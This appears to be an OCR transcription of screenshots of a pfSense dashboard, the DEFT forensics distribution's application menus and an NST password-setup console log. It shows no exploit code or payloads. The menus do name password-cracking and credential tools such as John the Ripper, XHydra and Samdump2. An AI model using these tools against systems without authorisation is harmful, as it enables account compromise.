
Name	pfSense.localdomain
Version	**2.2.6-RELEASE** (i386) built on Mon Dec 21 14:50:36 CST 2015 FreeBSD 10.1-RELEASE-p25 You are on the latest version.
Platform	cdrom
CPU Type	Intel(R) Core(TM)2 Duo CPU T6670 @ 2.20GHz Current: 275 MHz, Max: 2201 MHz
Uptime	01 Hour 00 Minute 38 Second
Current date/time	Mon Feb 8 17:21:35 IST 2016
DNS server(s)	127.0.0.1


Interfaces


WAN	↑	autoselect **192.168.1.114**
LAN	↑	autoselect **192.168.1.115**



LXTerminal
evidence
File Manager
Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
Autopsy
Bulk Extractor
Bulk Extractor GUI
Catfish File Search
DFF
Dumpy
DumpZilla
Emuleforensic
Esedbexport
findwild
GHex
Lnkinfo
Log2TimeLine
Lslnk
Mhonarc
Outguess
Pasco
Readdbx
Readpst
Recoll
Regripper
Rifiuti 2
Rifiuti-Vista
Skype extractor



Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
apktool
Chkrootkit
ClamTk Antivirus
JD Gui
Pdf parser
Rkhunter



Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
Foremost
Myrescue
Photorec
Photorec sorter
Testdisk



Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
Dhash 2
Md5deep
Md5sum
Sha1deep
Sha1sum
Sha256deep
Sha256sum
Sha512deep
Ssdeep



Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
Cyclone
Dc3dd
Dcfldd
Ddrescue
Dd_rescue
Dhash 2
Dislocker
Eximager
EwfMount
Guymager
Vmdkmnt
Xmount



Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
adb
apktool
BitPim
Fastboot
iDevice Backup 2
Ipddump
iPhone Backup Analyzer
Sqlite3
SQLite database browser



Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
CapAnalysis
Nmap
Wireshark
Xplico



Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
Anonymouse Website
Creepy
Google Chrome
Maltego
Tor Browser


Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
Cmospwd
Cupp
Fcrackzip
John the Ripper
Pdfcrack
Samdump2
XHydra



Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Analysis
Antimalware
Data Recovery
Hashing
Imaging
Mobile Forensics
Network Forensics
OSINT
Password recovery
Reporting tools
Disks
File Manager PCManFM
GParted
Midnight Commander
MountManager
Grab screenshot
KeepNote
Mobius Forensic
RecordMyDesktop
SciTE Text Editor
VYM - View Your Mind


Accessories
DEFT
Graphics
Internet
Office
Programming
Service
Sound & Video
Wine
System Tools
Preferences
Run
Logout
Programs
Browse C: Drive
Configure Wine
Uninstall Wine Software
Winetricks





```
New NST Password:
Retype new password:
Changing password for user root.
passwd: all authentication tokens updated successfully.
Successfully updated password for 'root' in /etc/shadow
Changing password for user nst.
passwd: all authentication tokens updated successfully.
Successfully updated password for 'nst' in /etc/shadow
Successfully updated password for 'root' in /etc/nst/httpd/conf/htuser.nst
Successfully updated password for 'nagiosadmin' in /etc/nst/httpd/conf/htuser.ns
t
Successfully updated password for 'root' in /etc/BackupPC/apache.users
Successfully updated password for 'root' in /etc/webmin/miniserv.users
Successfully Added id_dsa.pub to 'authorized_keys' file for 'vpn'
Successfully Added id_rsa.pub to 'authorized_keys' file for 'vpn'
Successfully Updated 'authorized_keys' file for 'vpn'
Successfully Set 'authorized_keys' file owner and mode
Successfully updated password for 'root' in /root/.ssh
Successfully updated password for 'root' in /root/.vnc/passwd
Successfully updated password for 'root/administrator' in /etc/samba/smbpasswd
```




Authentication Required

